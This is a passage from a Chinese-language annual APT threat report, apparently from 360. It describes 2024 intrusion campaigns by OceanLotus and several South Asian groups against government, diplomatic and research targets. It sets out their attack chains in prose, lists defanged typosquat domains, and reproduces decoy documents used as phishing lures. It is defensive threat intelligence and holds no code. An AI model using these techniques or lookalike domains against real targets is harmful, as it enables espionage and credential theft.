
击者服务器会根据受害终端浏览器的UserAgent判断终端系统，系统版本符合要求则下载钓鱼压缩包，否则只下载诱饵文档。攻击者通过MSI安装包和系统文件msiexec特性，利用MST文件[4]释放白利用后门与诱饵文档。

图①

图②

▲图①：Windows 7系统访问链接时下载诱饵文档　图②：APT-C-00（海莲花）组织 在攻击活动中使用的部分诱饵文档截图

近年来APT-C-00（海莲花）组织在其攻击活动中使用的0day漏洞数量在逐年增加。继2023年APT-C-00（海莲花）组织利用某安全软件0day漏洞植入后门程序后，2024年，我们再次捕获到APT-C-00（海莲花）组织利用国内某信息技术企业系统0day漏洞，针对我国多个采用该系统的政府机构、某国产厂商安全检查系统 进行大范围渗透攻击，造成了大范围影响。




▲图：APT-C-00（海莲花）组织利用某信息技术企业系统0day漏洞攻击流程

6 南亚

2024年，南亚地区活跃APT组织持续利用实时热点话题事件，集中针对周边的中国、巴基斯坦 、孟加拉国等地区展开攻击活动。该地区APT组织继续沿用了其传统的攻击技战术手段，但针对我国的攻击活动较去年又有进一步提升。另外，APT-C-09（摩诃草）组织基于开源组件尝试了多种手段来增加攻击武器的对抗能力，表现较为活跃。

360高级威胁研究院在2024年的威胁狩猎中监测到一个疑似归属该地区的新组织：APT-C-70（独角犀）。该组织主要针对中国、巴基斯坦相关目标开展攻击。




APT-C-08（蔓灵花）


APT-C-08（蔓灵花）组织在2024年上半年对南亚周边国家的攻击活动保持活跃，全年对我国外交相关目标展开多次集中攻击活动。

2024年，我国成功举办了多个具有广泛影响力的国际会议，在会议前后一段时间内，APT-C-08（蔓灵花）组织攻击活动非常活跃。例如在中国发展高层论坛2024年年会、博鳌亚洲论坛2024年年会以及2024年中非合作论坛峰会前后，我们监测到我国多个外交机构、驻外使馆和驻外经济贸易合作相关单位受APT-C-08（蔓灵花）组织集中攻击。

APT-C-08（蔓灵花）组织尝试了多种形式的初始阶段载荷的投递，其中searchconnector-ms文件数量增加明显。攻击者沿用并完善了从去年开始的webdav的攻击流程，采取投递如searchconnector-ms等具有远程指向与访问能力的文件，攻击成功率较高，攻击流程如下图所示。



图①



GOVERNMENT OF KHYBER PAKHTUNKHWA
HOME & TRIBAL AFFAIRS DEPARTMENT

Subject: **MINUTES OF THE MEETING OF 15TH SESSION OF PROVINCIAL STEERING COMMITTEE ON ILLEGAL SPECTRUM**

The 15th meeting of the Provincial Steering Committee on Illegal spectrum was held on 11.03.2024 at 1100 hours under the chairmanship of Additional Chief Secretary Home & Tribal Affairs Department Khyber Pakhtunkhwa at Conference Room, Home & Tribal Affairs Department. **List of attendees is attached.**

2. The Chair welcomed the participants and asked Director PSS to brief the forum on the agenda. The Director PSS gave a detailed presentation on PSS Cases progress during last one year and informed the forum that there is a slowdown in terms of entries of cases in PSS software by different departments and also apprised the forum about the implementation status of the decisions of 3rd Apex committee meeting held on 08.11.2023 and 14th Provincial Steering Committee meeting held on 10.01. 2024. The Chair directed all Departments/Agencies to expedite the entry of cases & **clear the backlog within 10 Days &** also enter the cases in PSS Software on regular basis.

3. After detailed discussion, the following decisions were approved as way forward:

SNo	Discussion on Agenda item	Decision and status	Action by
		Illegal Foreigners	
1.	KP Commissionerate of Afghan Refugees under control of Home & Tribal Affairs Department Khyber Pakhtunkhwa	Apex Decisions of 27th Sept conveyed by Home Dept: and a separate letter was also delivered to SAFRON to expedite the placement but no response till received.	**SAFRON/HD/11 Corps**
2.	Re-validation of data of 1.7 M illegal foreigners by MoI	ACC Card Mapping is going on the province. Needs to be dropped for future meetings.	**Agenda Item Dropped**

CamScanner

图②


▲图①：APT-C-08（蔓灵花）组织攻击流程示意图　　图②：APT-C-08（蔓灵花）组织使用的诱饵文档截图

APT-C-09（摩诃草）

APT-C-09（摩诃草）组织在2024年延续了近几年的活跃态势，主要针对中国、巴基斯坦等亚洲地区国家进行窃取敏感信息为主的网络间谍行动。

APT-C-09（摩诃草）组织针对其周边国家和针对我国的攻击活动使用了两种攻击流程。针对其他国家主要是利用inpage钓鱼文档下发后续攻击组件，攻击组件以“spyder”为主；而针对我国主要以投递lnk文件结合后续各种开源魔改木马为主。针对我国的行动中，钓鱼话题多是围绕科研话题展开，如“重点专项2024年度项目xxx”、“xxx重点实验室项目”、“项目细节”等。

2024年6月，我们捕获到APT-C-09（摩诃草）组织利用最新公开的PHP CGI Windows平台远程代码执行漏洞（CVE-2024-4577）对国内的一些PHP站点的攻击活动。在攻击活动中，APT-C-09（摩诃草）组织除直接利用自己的基础设施外，还利用了多个被攻击站点进行挂马，进一步利用挂马网站下发攻击载荷。显示出APT-C-09（摩诃草）组织开始尝试寻找我国站点作为其攻击“跳板”来隐藏自己的攻击路径。




▲图：APT-C-09（摩诃草）组织使用的部分诱饵文档截图

APT-C-70（独角犀）

360高级威胁研究院在2024年的威胁狩猎中，监测到一个归属南亚的新组织，将其命名为APT-C-70（独角犀）。该组织现阶段主要针对中国、巴基斯坦等地缘周边国家的外交、贸易、能源等行业领域。


APT-C-70（独角犀）组织善于收集和编造社会时政新闻热点作为钓鱼文档话题，并通过附带恶意宏文档或带有恶意lnk文件压缩包的鱼叉邮件的方式投递访问阶段攻击载荷。该组织制作了文件收集器类特种木马，用于窃取受害者敏感文件，我们对该组织当前使用的几种攻击流程进行了总结。

攻击手法一：使用带有恶意宏文档作为初始访问阶段攻击载荷，通过创建计划任务执行特种木马；



图①


攻击手法二：使用带有恶意木马和指向该木马的lnk文件的压缩包作为初始访问阶段的攻击载荷，诱导用户点击lnk文件以启动恶意木马。




图②

▲图①：APT-C-70（独角犀）组织攻击流程示意图　　图②：APT-C-70（独角犀）组织攻击流程示意图

攻击手法三：通过钓鱼页面窃取用户名和密码信息，并下载特种木马程序。



图①



Embassy of Pakistan
4-6-17, Minami-Azabu, Minato-ku-Tokyo.
Tel: [redacted] Fax: [redacted]

Registration Form
Registration of Pakistani Nationals with Pakistan Embassy (Japan)

1) **Name in Full: Mr./Mrs/Ms. First Middle Last	
**Telephone:	Fax:
E-mail::	
**Home Address (Japan):	
2) Work (Office): Company Name:	
Telephone #:	Fax:
Office Address:	
3) Profession (Company Business Type):	
4) ** National ID Card Number:	5) **Passport Number and Place of issue:
6) ** Date of Birth (dd/mm/yy):	7) ** Place of Birth (Town, State, Country):
8) ** Address (Pakistan):	
9) Period of Total Stay in Japan:	10) Qualifications:
11) Comments if Any:	

图②

▲图①：APT-C-70（独角犀）组织使用的钓鱼页面截图　　图②：APT-C-70（独角犀）组织使用的诱饵文档截图


APT-C-48（CNC）

2024年，APT-C-48（CNC）组织延续了2023年年末对我国科研和教育领域的活跃攻击态势。在近期的攻击活动中，攻击者使用“XXX的简历”为话题的诱饵文档，结合U盘木马病毒下发各种后续攻击组件，进一步窃取受害单位的机密数据和文件。

我们通过监测分析发现：受APT-C-48（CNC）组织攻击影响的重点高校和科研机构大都具有国防军工背景，且部分科研机构和重点高校存在呈现被集中攻击、多台终端受影响的现象。我们通过分析推测，这是由于攻击者通过U盘摆渡的方式传播攻击组件，增加了攻击组件在高校和科研机构终端间传播，扩大了攻击范围。

APT-C-48（CNC）组织在2024年活动的钓鱼链接中使用了一些域名明显模仿国内邮箱、云盘等常见域名的方式以增加其点击成功率。受害者一旦点击这些钓鱼链接则会下发后续阶段的特种木马。

CNC组织仿冒的恶意域名	正常域名
rnailcloud[.]com	mailcloud[.]com.cn
panbaiclu[.]com	pan[.]baidu[.]com
sinacloucl[.]com	sinacloud[.]com
aliyunconsole[.]com	console[.]aliyun.com
vveiyun[.]com	weiyun[.]com
tencentcloucl[.]com	tencentcloud[.]com




▲图：APT-C-48（CNC）组织使用的部分简历诱饵文档截图

APT-C-35（肚脑虫）

2024年，APT-C-35（肚脑虫）组织主要对巴基斯坦和孟加拉等地缘国家政府机构目标展开以鱼叉钓鱼攻击手段为主的网络间谍活动，攻击者采用投递带有恶意宏文档作为初始访问阶段载荷。

当用户打开钓鱼文档并允许vba宏执行时，该vba宏会释放两个bat脚本，通过cmd执行其中一个bat脚本，该脚本会解密另一个bat脚本并创建计划任务，计划任务进一步执行另一个bat脚本，从远端服务器上下载后续攻击组件。




图①

APT-C-24（响尾蛇）

APT-C-24（响尾蛇）组织在2024年主要使用lnk或早期的Office漏洞（如CVE-2017-11882）对南亚及周边地区的政府、军事、外交等行业目标展开攻击活动。

在攻击活动中，攻击者首先使用白利用手法加载恶意dll组件，并将系统白文件创建服务和计划任务定时加载执行。360高级威胁研究院在2024年捕获到的响尾蛇最新攻击组件均使用了混淆等手段对抗杀毒软件检测。



图②

▲图①：APT-C-35（肚脑虫）组织攻击流程示意图　　图②：APT-C-24（响尾蛇）组织攻击流程示意图


APT-C-56（透明部落）

APT-C-56（透明部落）组织长期针对周边国家和地区，特别是印度方向的政治、军事等目标展开定向攻击。具备Windows、Android和Linux多平台攻击的能力。

